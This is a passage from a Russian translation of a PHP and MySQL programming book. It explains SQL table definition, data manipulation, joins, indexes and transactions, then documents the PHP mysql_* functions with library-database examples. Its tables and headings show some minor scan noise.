данных обсуждаются в разделе «**PHP и реляционные базы данных**» далее в этой главе.

## CREATE TABLE

```
CREATE [TEMPORARY] TABLE [IF NOT EXISTS] tbl_name [(create_definition,...)]
    [table_options] [IGNORE|REPLACE select_statement]
```

Здесь определение `create_definition` может иметь вид:

```
col_name data_type [NOT NULL | NULL] [DEFAULT default_value]
    [AUTO_INCREMENT] [PRIMARY KEY] [reference_definition]
или PRIMARY KEY (index_col_name,...)
или KEY [index_name] (index_col_name,...)
или INDEX [index_name] (index_col_name,...)
или UNIQUE [INDEX] [index_name] (index_col_name,...)
или FULLTEXT [INDEX] [index_name] (index_col_name,...)
или [CONSTRAINT symbol] FOREIGN KEY index_name (index_col_name,...)
    [reference_definition]
или CHECK (expr)
```

Команда `CREATE TABLE` определяет новую таблицу в выбранной базе данных. Следует еще раз указать, что этот синтаксис специфичен для MySQL. Некоторые из приведенных вариантов отсутствуют в других СУРБД. Полное описание приведенных вариантов есть в документации MySQL на <http://www.mysql.com/documentation/>.

Вот типичный вызов этой команды для таблицы `details`:

```
mysql> CREATE TABLE details (
    ISBN VARCHAR (13) NOT NULL,
    price FLOAT,
    num_of_books INT (11) UNSIGNED NOT NULL,
    num_booked INT (11) UNSIGNED NOT NULL,
    series_ID INT (11) NOT NULL,
    PRIMARY KEY (ISBN)
);
Query OK, 0 rows affected (0.09 sec)
```

В данном примере участвуют лишь три из многих типов данных, имеющихся в MySQL:

- `VARCHAR` – один из нескольких типов для хранения символьных данных
- `INT` – один из нескольких типов для хранения целочисленных данных
- `FLOAT` – способ хранения чисел с плавающей точкой

Конкретная информация о типах данных колонки зависит от СУРБД, поэтому рекомендуется обращаться к документации по SQL для конкретной системы.

Числа в круглых скобках после имени типа задают максимальный размер соответствующего поля:

- ISBN может содержать не более тринадцати символов

- NOT NULL указывает, что поле нельзя оставлять пустым
- UNSIGNED указывает, что поле может содержать только положительные значения

Строка PRIMARY KEY объявляет поле ISBN первичным ключом в этой таблице. О первичных ключах говорилось ранее в этой главе.

Рассмотрим команду CREATE для создания таблицы title:

```
mysql> CREATE TABLE title (
    ISBN VARCHAR (13) NOT NULL,
    book_title VARCHAR (255) NOT NULL,
    PRIMARY KEY (ISBN)
);
Query OK, 0 rows affected (0.00 sec)
```

## DESCRIBE

Команда DESCRIBE интерпретатора MySQL показывает структуру таблицы. Это хороший способ проверить свою работу. Теперь при обсуждении структуры таблицы мы станем пользоваться только результатами DESCRIBE, поскольку они легче читаются, чем синтаксис CREATE TABLE.

В приводимом ниже описании в колонке Null отмечены поля, которые могут содержать значения null. В колонке Key показано, является ли поле ключевым (PRI для первичного ключа). Колонка Default показывает значения по умолчанию, определенные для полей, а колонка Extra содержит дополнительные сведения о поле:

```
,roysql> DESCRIBE details;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key  | Default | Extra |
+-----+-----+-----+-----+-----+
| ISBN  | varchar(13) | YES | PRI | NULL   |       |
| price | float    | YES |     | NULL   |       |
| num_of_books | int(10) unsigned | YES |     | 0      |       |
| num_booked | int(10) unsigned | YES |     | 0      |       |
| series_ID | int(11)   | YES |     | ()     |       |
+-----+-----+-----+-----+-----+
5 rows in set (0.02 sec)
```

Создадим остальные таблицы:

```
mysql> CREATE TABLE author (
    auth_ID INT (11) NOT NULL AUTO_INCREMENT,
    auth_name VARCHAR (128) NOT NULL,
    PRIMARY KEY (auth_ID)
);
Query OK, 0 rows affected (0.00 sec)
```

Обратите внимание на колонку с модификатором AUTO\_INCREMENT. Колонки AUTO\_INCREMENT автоматически заполняются путем увеличения значения из

предыдущей строки. Это гарантирует уникальность значения. Модификатор `AUTO_INCREMENT` применим только к полям целых чисел:

```
mysql> CREATE TABLE authortitle (
    ISBN VARCHAR (13) NOT NULL,
    auth_ID INT (11) NOT NULL,
    PRIMARY KEY (ISBN, auth_ID)
);
Query OK, 0 rows affected (0.00 sec)
```

В данной таблице первичный ключ составлен из двух полей - `ISBN` и `auth_ID`:

```
mysql> CREATE TABLE series (
    series_ID INT (11) NOT NULL AUTO_INCREMENT,
    book_series VARCHAR (64) NOT NULL,
    PRIMARY KEY (series_ID)
);
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> CREATE TABLE users (
    username CHAR (32) NOT NULL,
    password CHAR (32) NOT NULL,
    PRIMARY KEY (username)
);
Query OK, 0 rows affected (0.00 sec)
```

В определении последней таблицы вместо поля `VARCHAR` присутствуют два поля `CHAR`. Поля `VARCHAR` представляют символьный тип переменной длины с ограничением максимального размера. Однако база данных отводит место только для того количества символов, которое есть в фактически сохраняемой строке, поэтому строка «ELEPHANT» займет в базе данных столько места, сколько необходимо для хранения восьми символов, хотя максимальный размер поля `VARCHAR` может быть задан большим восьми. В результате можно сберечь много дискового пространства, но за счет некоторого снижения производительности, связанного с обработкой полей переменного размера.

Напротив, поля `CHAR` всегда занимают столько места, сколько указано в их размере. Лишние позиции символов обычно заполняются значениями `NULL`. Это может показаться ненужной тратой пространства, однако база данных быстрее осуществляет доступ к полю `CHAR` благодаря его известному фиксированному размеру.

*Некоторые СУБД, включая MySQL, автоматически изменяют поля CHAR полями VARCHAR, если в таблице есть какой-нибудь другой тип поля переменного размера. Соединение полей CHAR и VARCHAR в определении одной и той же таблицы приводит к тому, что для всех символьных полей устанавливается тип VARCHAR.*

## ALTER TABLE

```
ALTER [IGNORE] TABLE tbl_name alter_spec [, alter_spec ...]
```

Где alter\_spec:

```

ADD [COLUMN] create_definition [FIRST | AFTER column_name ]
или ADD [COLUMN] (create_definition, create_definition, ... )
или ADD INDEX [index_name] (index_col_name, ... )
или ADD PRIMARY KEY (index_col_name, ... )
или ADD UNIQUE [index_name] (index_col_name, ... )
или ADD FULLTEXT [index_name] (index_col_name, ... )
или ADD [CONSTRAINT symbol] FOREIGN KEY index_name(index_col_name, ... )
    [reference_definition]
или ALTER [COLUMN] col_name {SET DEFAULT literal | DROP DEFAULT}
или CHANGE [COLUMN] old_col_name create_definition
или MODIFY [COLUMN] create_definition
или DROP [COLUMN] col_name
или DROP PRIMARY KEY
или DROP INDEX index_name
или RENAME [TO] new_tbl_name
или ORDER BY col
или table_options

```

Команда ALTER TABLE позволяет изменить структуру таблицы. Например, можно добавить колонку в таблицу details с помощью следующей команды:

```

mysql> ALTER TABLE details ADD COLUMN pages INT (11) UNSIGNED AFTER price;
Query OK, 0 rows affected (0.01 sec).
Records: 0 Duplicates: 0 Warnings: 0

mysql> DESCRIBE details;
+-----+-----+-----+-----+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| ISBN  | varchar(13) | YES | PRI |        |       |
| price | float      | YES |     | NULL   |       |
| pages | int(11) unsigned | YES |     | NULL   | . ; |
| num_of_books | int(11) unsigned | YES |     | 0      | Г
| num_booked | int(11) unsigned | YES |     | 0      |       |
| series_ID  | int(11)      | YES |     | 0      |       |
+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

```

**Удалить колонку еще проще:**

```

mysql> ALTER TABLE details DROP COLUMN pages;
Query OK, 0 rows affected (0.01 sec)
Records: 0 Duplicates: 0 Warnings: 0

```

## DROP TABLE

```
DROP TABLE table_name [, table_name, ...];
```

Эта команда удаляет таблицы (вместе с содержащимися в них данными) из базы данных. Удалим две таблицы с именами Formats и TimeZones:

```
mysql> DROP TABLE Formats, TimeZones;  
Query OK, 0 rows affected (0.01 sec)
```

В MySQL есть удобное расширение синтаксиса DROP TABLE. В запросе можно указать, чтобы таблица удалялась только тогда, когда она существует:

```
mysql> DROP TABLE IF EXISTS Formats;  
Query OK, 0 rows affected (0.01 sec)
```

Такой синтаксис удобен в сценариях SQL, повторно инициализирующих имеющуюся базу данных путем объединения приведенной выше команды с блоком CREATE TABLE.

## DROPTATABASE

```
DROP DATABASE database_name;
```

Эта команда удаляет целиком базу данных, в том числе все таблицы, индексы и данные. Например, удалим базу данных Library:

```
mysql> DROP DATABASE Library;  
Query OK, 0 rows affected (0.01 sec)
```

## Команды обработки и извлечения данных

С помощью этих команд осуществляется доступ к данным в базе данных, а также их обработка.

### INSERT

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]  
[INTO] tbl_name [(col_name,...)]  
VALUES (expression,...),(...),...
```

или

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]  
[INTO] tbl_name [(col_name,...)]  
SELECT...
```

или

```
INSERT [LOW_PRIORITY | DELAYED] [IGNORE]  
[INTO] tbl_name  
SET col_name=expression, col_name=expression, ...
```

Команда INSERT добавляет записи в таблицу:

```
mysql> INSERT INTO title  
VALUES ('1861005156', 'Beginning Databases with PostgreSQL');  
Query OK, 1 row affected (0.00 sec)
```

Обратите внимание, что строки символов в приведенном примере заключены в одинарные кавычки (апострофы). Стандарт SQL требует, чтобы символьные значения всегда заключались в кавычки таким способом. Числовые данные и ключевое слово `NULL` в кавычки не заключаются.

Попытка вставить новую запись с таким же значением первичного ключа, как в уже существующей записи, приводит к ошибке.

## REPLACE

```
REPLACE [LOW_PRIORITY | DELAYED] [IGNORE]
[INTO] tbl_name [(col_name,...)]
VALUES (expression,...),(...),...
```

или

```
REPLACE [LOW_PRIORITY | DELAYED] [IGNORE]
[INTO] tbl_name [(col_name,...)]
SELECT ...
```

или

```
REPLACE [LOW_PRIORITY | DELAYED] [IGNORE]
[INTO] tbl_name
SET col_name=expression, col_name=expression, ...
```

Команда `REPLACE` отличается от команды `INSERT` только одним - она сначала проверяет, нет ли среди уже имеющихся записей таких, в которых значение первичного или другого уникального ключа совпадает со значением в новой записи. Если такая запись будет найдена, новая запись заменяет прежнюю. Если совпадение не найдено, новая запись просто вставляется.

В следующем примере `REPLACE` ведет себя точно так же, как `INSERT`, поскольку нет записи со значением 1861003730 в первичном ключе:

```
mysql> REPLACE INTO title
      VALUES ('1861003730', 'Beginning PHP4');
Query OK, 1 row affected (0.00 sec)
```

В следующем примере `REPLACE` обнаруживает запись с первичным ключом 1861003730, поэтому старая запись заменяется новой:

```
mysql> REPLACE INTO title
      VALUES ('1861003730', 'SomeOther Title');
Query OK, 1 row affected (0.00 sec)
```

Команда `REPLACE` специфична для каждой базы данных и имеется не во всех СУРБД. Использование специфических расширений SQL, не входящих в стандарт ANSI SQL, может сделать приложение быстрее, проще и придать ему дополнительную мощь.

К сожалению, отход от стандарта имеет свои недостатки - приложение оказывается привязанным к конкретной СУРБД. Например, при переносе прило-

жения с MySQL на Oracle или DB2 нестандартные функции, позволившие на первых порах сэкономить много времени, становятся источником проблем. Мы обсудим их позднее в этой главе в разделе «Абстракция базы данных».

## **DELETE**

```
DELETE [LOW_PRIORITY] FROM tbl_name
[WHERE where_definition]
[LIMIT rows]
```

Команда **DELETE** удаляет записи из таблицы. Предложение **WHERE** – важная составная часть запросов **DELETE**, **UPDATE** и **SELECT**. Оно позволяет задать условие для отбора записей, на которые действует команда. Следующий запрос удалит только записи, в поле ISBN которых содержится значение 1861003730:

```
mysql> DELETE FROM title WHERE ISBN = '1861003730';
Query OK, 1 row affected (0.00 sec)
```

*Если опустить предложение WHERE в команде DELETE, то будут удалены все записи таблицы (если не ограничить команду SQL с помощью LIMIT).*

## **UPDATE**

```
UPDATE [LOW_PRIORITY] [IGNORE] tbl_name
SET col_name1=expr1, [col_name2=expr2, ...]
[WHERE where_definition]
[ORDER BY ...]
[LIMIT ]
```

Команда **UPDATE** обновляет записи, имеющиеся в таблице. Выше мы изменили название книги посредством команды **REPLACE**. Однако в этой команде необходимо полностью указать набор значений для строки. Изменение значения отдельного поля чаще осуществляется с помощью **UPDATE**:

```
mysql> UPDATE title
      SET book_title='A New Title'
      WHERE ISBN='1861003730';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

Важно точно задать условие **WHERE**. Приведенный запрос изменил только одну строку, но мог бы изменить много строк, если бы было несколько записей с таким же ISBN. В данном случае это не может произойти, поскольку ISBN представляет собой первичный ключ.

*Если опустить предложение WHERE в команде UPDATE, то будут модифицированы все записи таблицы (если не ограничить команду SQL с помощью LIMIT).*

## **SELECT**

```
SELECT [STRAIGHT_JOIN] [SQL_SMALL_RESULT] [SQL_BIG_RESULT]
|[SQL_BUFFER_RESULT] [HIGH_PRIORITY]
```

```
[DISTINCT | DISTINCTROW | ALL]
select_expression, ...
[INTO {OUTFILE | DUMPFILE} 'file_name' export_options]
[FROM table_references
    [WHERE where_definition]
    [GROUP BY {unsigned_integer | col_name | formula} [ASC | DESC], ...]
    [HAVING where_definition]
    [ORDER BY {unsigned_integer | col_name | formula} [ASC | DESC] ,...]
    [LIMIT [offset,] rows
    [PROCEDURE procedure_name]
]
```

Команда SELECT извлекает строки данных из одной или нескольких таблиц. Запросы этого вида иногда бывают довольно сложными, но мы начнем с простого. В select\_expression можно задать список выбираемых полей:

```
mysql> SELECT ISBN, price FROM details;
+-----+-----+
| ISBN | price |
+-----+-----+
| 1861003730 | 39.95 |
| 1861005156 | 39.95 |
| 1861005083 | 29.95 |
| 1861002092 | 49.95 |
| 1861005334 | 24.95 |
+-----+-----+
5 rows in set (0.09 sec)
```

«Все поля» можно задать при помощи звездочки (\*):

```
mysql> SELECT * FROM details;
+-----+-----+-----+-----+-----+
| ISBN | price | num_of_books | num_booked | series_ID |
+-----+-----+-----+-----+-----+
| 1861003730 | 39.95 | 10 | 10 | 1 |
| 1861005156 | 39.95 | 10 | 10 | 1 |
| 1861005083 | 29.95 | 10 | 10 | 1 |
| 1861002092 | 49.95 | 10 | 10 | 1 |
| 1861005334 | 24.95 | 10 | 10 | 1 |
+-----+-----+-----+-----+-----+
5 rows in set (0.01 sec)
```

Предложение LIMIT позволяет ограничить количество возвращаемых записей. Это может оказаться особенно полезным для функций поиска. LIMIT – специфический для MySQL элемент. В других СУРБД, например Sybase и Microsoft SQL Server, аналогичный результат достигается с помощью TOP или какого-то иного синтаксиса. Чтобы ограничить результаты строками со второй по четвертую, задаем смещение 1 и количество строк 3:

```
mysql> SELECT ISBN, price FROM details LIMIT 1, 3;
+-----+-----+
```

```
+-----+-----+
| ISBN | price |
+-----+-----+
| 1861005156 | 39.95 |
| 1861005083 | 29.95 |
| 1861002092 | 49.95 |
+-----+-----+
3 rows in set (0.00 sec)
```

Предложение WHERE применяется в командах SELECT таким же образом, как в командах DELETE и UPDATE. Отберем только те записи, в которых цена не меньше 39.95, для чего зададим условие:

```
mysql> SELECT * FROM details WHERE price >= 39.95;
+-----+-----+-----+-----+-----+
| ISBN | price | num_of_books | num_booked | series_ID |
+-----+-----+-----+-----+-----+
| 1861003730 | 39.95 |      10 |      10 |      1 |
| 1861005156 | 39.95 |      10 |      10 |      1 |
| 1861002092 | 49.95 |      10 |      10 |      1 |
+-----+-----+-----+-----+
3 rows in set (0.03 sec)
```

ORDER BY позволяет управлять порядком сортировки результирующего набора записей:

```
mysql> SELECT * FROM details WHERE price >= '39.95' ORDER BY ISBN;
+-----+-----+-----+-----+
| ISBN | price | num_of_books | num_booked | series_ID |
+-----+-----+-----+-----+
| 1861002092 | 49.95 |      10 |      10 |      1 |
| 1861003730 | 39.95 |      10 |      10 |      1 |
| 1861005156 | 39.95 |      10 |      10 |      1 |
+-----+-----+-----+-----+
3 rows in set (0.01 sec)
```

## Объединения

Объединение (join) создает записи в случае запроса данных из двух или более таблиц. Например, чтобы получить список имен авторов и написанных ими книг, нужна информация из двух таблиц - author и authortitle. Задача решается включением в предложение FROM обеих таблиц и соединения данных с помощью предложения WHERE:

```
mysql> SELECT auth_name, ISBN
      FROM author, authortitle
     WHERE author.auth_ID = authortitle.auth_ID;
+-----+-----+
| auth_name | ISBN   |
+-----+-----+
```

```
| Jon Parise | 0-440-18462-2 |
| Jon Parise | 1-861-00515-6 |
+-----+
2 rows in set (0.01 sec)
```

Обратите внимание на использование в предложении WHERE синтаксиса table\_name.field\_name. Это необходимо в тех случаях, когда одинаковое имя поля, например auth\_ID, есть в обеих таблицах.

Сделаем следующий шаг и объединим в одном запросе данные из трех таблиц. Допустим, что вместо ISBN мы хотим показать более удобное для восприятия название книги. Названия находятся в таблице title, поэтому в предложении FROM надо указать все три таблицы:

```
mysql> SELECT auth_name, book_title
   FROM author, authortitle, title
 WHERE author.auth_ID = authortitle.auth_ID
   AND title.ISBN = authortitle.ISBN;
+-----+-----+
| auth_name | book_title      |
+-----+-----+
| Jon Parise | A Good Book    |
| Jon Parise | Beginning Databases with PostgreSQL |
+-----+-----+
2 rows in set (0.02 sec)
```

Это убедительная демонстрация мощи реляционных баз данных. SQL позволяет разработчикам и администраторам баз данных быстро (0,02 сек. в приведенном запросе) составить из данных в связанных таблицах связный и логичный отчет.

## Применение индексов

Добавим в таблицу details еще данные и посмотрим, что произойдет при выполнении простого запроса:

```
mysql> SELECT * FROM details
   WHERE price >= 39.95;
+-----+-----+-----+-----+-----+
| ISBN   | price | num_of_books | num_booked | series_ID |
+-----+-----+-----+-----+-----+
| 1861003730 | 39.95 |      10 |      10 |      1 |
| 1861005156 | 39.95 |      10 |      10 |      1 |
| 1861002092 | 49.95 |      10 |      10 |      1 |
+-----+-----+-----+-----+-----+
3 rows in set (0.03 sec)
```

Если обойтись без индекса, то механизм базы данных должен рассмотреть каждую запись таблицы, чтобы определить, соответствует ли значение price в ней критерию поиска. Когда записей всего пять, это может не иметь особо-

го значения, но представим себе, что в таблице тысячи или миллионы записей! Добавим в колонку `price` индекс.

При наличии индекса приведенный запрос может быть выполнен гораздо быстрее. Ядро базы данных сначала находит значение в индексе, что происходит мгновенно, поскольку тот отсортирован. Вместо просмотра миллионов записей ядро сразу идет к четырем нужным нам записям. Экономия времени может быть поразительной. Это похоже на поиск в книге. Если нет указателя, надо просмотреть все страницы, чтобы найти искомое. При наличии индекса мы сразу отправляемся на страницы, содержащие требуемую информацию.

У индексов есть определенные недостатки. Индекс может значительно ускорить запрос `SELECT`, но несколько замедляет запросы `UPDATE`, `INSERT`, `REPLACE` и `DELETE`, поскольку при каждой модификации таблицы необходимо также модифицировать индекс. По этой причине индексы надо создавать только для тех полей, в которых часто осуществляется поиск, или для полей, участвующих в каких-либо объединениях, например полей, часто встречающихся в предложениях `WHERE` команд `SELECT`. Можно создавать индекс для полей, участвующих в любых видах объединений. Другой недостаток индексов заключается в требовании дополнительного дискового пространства.

На большинстве веб-сайтов желательно иметь индексы во всех таблицах, поскольку вызовы `SELECT` осуществляются значительно чаще, чем вызовы `INSERT`, `UPDATE` или `DELETE`. Даже при программировании экстрасетей, в которых много людей участвует в создании содержимого, желательно иметь индексы. В большинстве случаев индексы должны быть. Однако при работе с XML, учитывая сложность и объем данных, пользоваться индексами не следует.

В MySQL индексы могут быть определены в синтаксисе `CREATE TABLE` и `ALTER TABLE`, описанном в предыдущем разделе, либо при помощи команды `CREATE INDEX`:

```
mysql> ALTER TABLE details
    ADD INDEX price_index (price);
Query OK, 5 rows affected (0.08 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> SELECT * FROM details WHERE price >= '39.95';
+-----+-----+-----+-----+-----+
| ISBN | price | num_of_books | num_booked | series_ID |
+-----+-----+-----+-----+-----+
| 1861003730 | 39.95 | 10 | 10 | 1 |
| 1861005156 | 39.95 | 10 | 10 | 1 |
| 1861002092 | 49.95 | 10 | 10 | 1 |
+-----+-----+-----+-----+-----+
3 rows in set (0.01 sec)
```

Поскольку данные не изменились, результаты команды `SELECT` останутся прежними. Единственное заметное различие - время выполнения запроса: 0,01 против 0,03 секунды. И это всего лишь при пяти строках данных.

На большом выделенном сервере баз данных выполнение простого запроса SELECT может занять свыше пятидесяти секунд, когда в базе данных миллион строк. После добавления индекса время выполнения запроса сокращается до 0,07 секунды.

## Атомарность

В приложениях баз данных обычно участвуют многочисленные команды SQL, выполняемые над многими таблицами. Часто оказывается необходимым, чтобы две или более команды SQL выполнялись как единое атомарное целое.

Распространенным примером служит финансовая операция. Перевод 50 со счета Джона на счет Мартина выполняется за два шага: сначала мы снимаем деньги со счета Джона, а затем вносим их на счет Мартина. Если произойдет сбой, например отказ диска или сервера, то может выполниться только один шаг из двух, и возникнут проблемы. Если успешно выполнится только операция снятия денег, то 50 будут безвозвратно потеряны. Если выполнится только кредитование счета, то 50 потеряет приложение. Поэтому необходимо, чтобы эти две команды выполнялись атомарно - либо обе успешно, либо не выполнялась ни одна из них.

СУБД достигают этой атомарности с помощью **транзакций**. Транзакция инициируется командой BEGIN и фиксируется командой COMMIT:

```
BEGIN;
    UPDATE Accounts SET balance = 450 WHERE username = 'jon';
    UPDATE Accounts SET balance = 550 WHERE username = 'martin';
COMMIT;
```

Результаты команд UPDATE не записываются на диск, пока не будет подана команда COMMIT. Если по какой-либо причине необходимо прервать транзакцию, не внося изменений в базу данных, то выполняется команда ROLLBACK, а не COMMIT. Команда ROLLBACK заставляет базу данных игнорировать все запросы, поступившие вслед за последним BEGIN.

В MySQL транзакции допускаются лишь с некоторыми типами таблиц (BDB, INNODB и GEMINI) и применимы только к командам обработки данных. Подробные сведения о командах BEGIN, COMMIT и ROLLBACK можно найти в электронной документации по MySQL.

*По умолчанию таблицы MySQL имеют тип MyISAM, который не поддерживает транзакции; однако есть возможность определять таблицы других типов, что зависит от типа установки MySQL. Таблицы с поддержкой транзакций можно получить в Sleepycat Software, InnoDB и NuSphere. Дополнительные сведения см. в разделе «Типы таблиц MySQL» документации по MySQL.*

## PHP и реляционные базы данных

Большим достоинством PHP является наличие обширного набора встроенных функций для конкретных СУБД, в том числе функций для MySQL, mSQL, PostgreSQL, Interbase, Ingres, Informix, Oracle, Sybase, MS SQL Server, filePro и dBASE.

Доступ к другим системам баз данных, таким как Adabas D, Solid и IBM DB2, может быть организован (с небольшим ущербом для производительности) через встроенные функции PHP для ODBC. Доступ к базам данных в стиле Berkeley DB, например к продуктам баз данных Sleepycat Software или администратору баз данных GNU, может быть осуществлен через функции DBM и DBA.

Некоторые группы функций надо задать во время компиляции и установки PHP. Обратитесь к электронной документации PHP по поводу необходимых вам функций баз данных. В данном разделе обсуждается интеграция базы данных с приложением PHP. Хотя SQL поддерживается большинством СУРБД, мы рассмотрим в наших примерах ту реализацию SQL, которая осуществлена в MySQL, т. к. MySQL чаще всего используется в качестве СУРБД с PHP. Поскольку SQL стандартизирован как ISO, так и ANSI, он имеет небольшие отличия, свойственные отдельным СУРБД, связанные с расширением стандарта или отсутствием некоторой функциональности.

### Интерфейс PHP к MySQL

Ниже приводятся описания наиболее часто используемых функций PHP для MySQL. Полный список функций или дополнительные сведения о них можно найти в электронной документации PHP на <http://www.php.net/mysql/>.

#### **mysql\_connect()**

```
resource mysql_connect([string hostname [:port] [:path/to/socket]]  
                      [, string username] [, string password])
```

Эта функция устанавливает соединение с сервером MySQL на указанной машине (или `localhost`, если машина не указана). Функция возвращает идентификатор соединения в случае успеха и `false` в противном случае:

```
<?php  
$conn = mysql_connect("localhost", "jon", "secret")  
      or die("Could not connect to MySQL.");  
echo("Connection successful.");  
mysql_close($conn);  
?>
```

Если сделать еще один вызов `mysql_connect()` с теми же аргументами, в то время как открыто первоначальное соединение, новое соединение не открывается и возвращается идентификатор уже открытого соединения. Закрытие соединения происходит при вызове `mysql_close()` или завершении работы сценария PHP.

### **mysql\_pconnect()**

```
resource mysql_pconnect([string hostname [:port] [:/path/to/socket]]
[ , string username [, string password]])
```

Буква «р» в имени функции соответствует слову «persistent» - постоянному соединению - `mysql_pconnect()` выполняет ту же функцию, что и `mysql_connect()`, но создаваемое в результате соединение не закрывается при вызове `mysql_close()` или завершении сценария PHP. Интерпретатор PHP сам поддерживает соединение с сервером баз данных.

При последующих вызовах `mysql_pconnect()` с теми же аргументами интерпретатор PHP не устанавливает новое соединение, а повторно использует уже существующее. В результате устраняется нагрузка, связанная с многократным открытием и закрытием соединений с базой данных в приложениях, которые часто выполняют вызовы с одними и теми же аргументами. Такая экономия времени благодаря постоянным соединениям является большим преимуществом PHP над моделью CGI. Конечно, это справедливо только тогда, когда PHP установлен в виде модуля веб-сервера, а не в режиме CGI.

Обращаться с постоянными соединениями следует, однако, с осторожностью. Злоупотребление постоянными соединениями может привести к образованию большого количества действующих соединений с базой данных. Постоянные соединения идеальны в тех случаях, когда несколько страниц запрашивают соединение одинакового типа с базой данных (имея в виду одинаковые параметры соединения). В таких условиях постоянные соединения приводят к значительному подъему производительности.

### **mysql\_close()**

```
boolean mysql_close([resource link_identifier])
```

Эта функция закрывает соединение с сервером MySQL, не являющееся постоянным, и возвращает `true` или `false` в зависимости от успешности выполнения:

```
<?php
$conn = mysql_connect("localhost", "jon", "secret")
or die("Could not connect to MySQL.");
mysql_close($conn);
?>
```

### **mysql\_select\_db()**

```
boolean mysql_select_db(string database_name [, resource link_identifier])
```

Эта функция эквивалентна команде USE в интерпретаторе MySQL. Она устанавливает текущую активную базу данных. Последующие вызовы `mysql_query()` выполняются относительно выбранной базы данных:

```
<?php
$conn = mysql_connect("localhost", "jon", "secret")
or die("Could not connect to MySQL.");
```

```

: $selected = mysql_select_db("Library", $conn)
:     or die("Could not select database.");
mysql_close($conn);
?>

```

### **mysql\_query()**

```
resource mysql_query(string query [, resource link_identifier])
```

Функция `mysql_query()` применяется для отправки серверу MySQL команд SQL, которые должны быть выполнены. Для всех запросов, кроме SELECT, функция возвращает `true` в случае успеха и `false` при неудаче. Для команд SELECT эта функция возвращает идентификатор ссылки в случае успеха и `false` при неудаче. Идентификатор ссылки может быть использован с `mysql_result()` или одной из функций `mysql_fetch_*`() (о которых рассказывается ниже) для доступа к полученным данным:

```

<?php
$conn = mysql_connect("localhost", "jon", "secret")
    or die("Could not connect to MySQL.");
$selected = mysql_select_db("Library", $conn)
    or die("Could not select database.");
$result = mysql_query("SELECT * from author");
mysql_close($conn);
?>

```

### **mysql\_affected\_rows()**

```
int mysql_affected_rows([resource link_identifier])
```

Функция `mysql_affected_rows()` возвращает количество строк, измененных последним запросом INSERT, REPLACE, UPDATE или DELETE для данного идентификатора `link_identifier`:

```

<?php
$conn = mysql_connect("localhost", "jon", "secret")
    or die("Could not connect to MySQL.");
$selected = mysql_select_db("Library", $conn)
    or die("Could not select database.");
$sql = "UPDATE details SET num_of_books=9 WHERE ISBN='1861003730'";
$result = mysql_query($sql, $conn);
if ($result) {
    $affectedRows = mysql_affected_rows($conn);
    echo("$affectedRows record(s) updated.");
} else {
    echo("Query failed: $sql");
}
mysql_close($conn);
?>

```

Обратите внимание, что, в отличие от `mysql_num_rows()`, аргументом `mysql_affected_rows()` является идентификатор соединения с базой данных, а не идентификатор результата запроса.

**mysql\_num\_rows()**

```
int mysql_num_rows(resource result)
```

Функция `mysql_num_rows()` возвращает количество строк в результирующем наборе запроса `SELECT`. Вот пример, иллюстрирующий действие этой функции:

```
<?php
$conn = mysql_connect("localhost", "jon", "secret")
      or die("Could not connect to MySQL.");
$selected = mysql_select_db("Library", $conn)
      or die("Could not select database.");
$sql = "SELECT book_title FROM title";
$result = mysql_query($sql, $conn);
if ($result) {
    $numRows = mysql_num_rows($result);
    echo("$numRows record(s) retrieved.");
} else {
    echo("Query failed: $sql");
}
mysql_close($conn);
?>
```

В отличие от `mysql_affected_rows()`, аргументом `mysql_num_rows()` является идентификатор результата запроса, а не идентификатор соединения с базой данных.

**mysql\_result()**

```
mixed mysql_result(resource result, int row [, mixed field])
```

Функция `mysql_result()` позволяет получить отдельное значение из результирующего набора, который возвращен `mysql_query()`. Получить из результирующего набора полную строку можно посредством функций `mysql_fetch()`, о которых говорится ниже.

Вот пример, иллюстрирующий действие `mysql_result()`:

```
<?php
$conn = mysql_connect("localhost", "jon", "secret")
      or die("Could not connect to MySQL.");
$selected = mysql_select_db("Library", $conn)
      or die("Could not select database.");
$sql = "SELECT book_title FROM title";
$result = mysql_query($sql, $conn);
if ($result) {
    $title = mysql_result($result, 0, 'book_title');
    echo("The title of the first book is $title.");
} else {
    echo("Query failed: $sql");
}
mysql_close($conn);
?>
```

### **mysql\_fetch\_object()**

```
object mysql_fetch_object(resource result, [int result_type])
```

Функция `mysql_fetch_object()` применяется для доступа к данным в результирующем наборе команды SELECT. Функция возвращает одну запись данных в виде объекта, свойства которого соответствуют полям записи. Если в результирующем наборе нет записей, `mysql_fetch_object()` возвращает `false`. Обычно она помещается в цикл:

```
<?php
// (Соединение с базой данных...)

$sql = "SELECT ISBN, book_title FROM title";
$result = mysql_query($sql, $conn);
while ($row = mysql_fetch_object($result)) {
    echo("ISBN: " . htmlspecialchars($row->ISBN) . ,
        ", Title: " . htmlspecialchars($row->book_title) . "<br />");
}
mysql_free_result($result);
mysql_close($conn);
?>
```

В этом фрагменте мы поместили функцию `mysql_fetch_object()` в цикл `while`, чтобы обработать каждую запись в наборе. При каждом вызове `mysql_fetch_object()` происходит автоматическое перемещение к следующей записи в результирующем наборе. Когда просмотрен весь набор, `mysql_fetch_object()` возвращает `false`, после чего цикл завершается.

Доступ к отдельным полям происходит в виде обращения к свойствам возвращенного объекта. Применение функции `htmlspecialchars()` гарантирует, что оказавшиеся в данных необычные символы (типа < или &) не сбьют с толку броузер.

### **mysql\_fetch\_row()**

```
array mysql_fetch_row(resource result)
```

**Функция `mysql_fetch_row()` очень похожа на `mysql_fetch_object()`, но возвращает не объект, а массив с числовым индексом, который содержит значения полей:**

```
<?php
// (Соединение с базой данных...)

$sql = "SELECT ISBN, book_title FROM title";
$result = mysql_query($sql, $conn);
while ($row = mysql_fetch_row($result)) {
    echo("ISBN: " . htmlspecialchars($row[0]) . ,
        ", Title: " . htmlspecialchars($row[1]) . "<br />");
}
mysql_free_result($result);
mysql_close($conn);
?>
```

### mysql\_fetch\_assoc()

array mysql\_fetch\_assoc(resource result)

Функция mysql\_fetch\_assoc() почти идентична mysql\_fetch\_row(), но возвращает ассоциативный массив, а не массив с числовым индексом:

```
<?php
// (Соединение с базой данных...)

$sql = "SELECT ISBN, book_title FROM title";
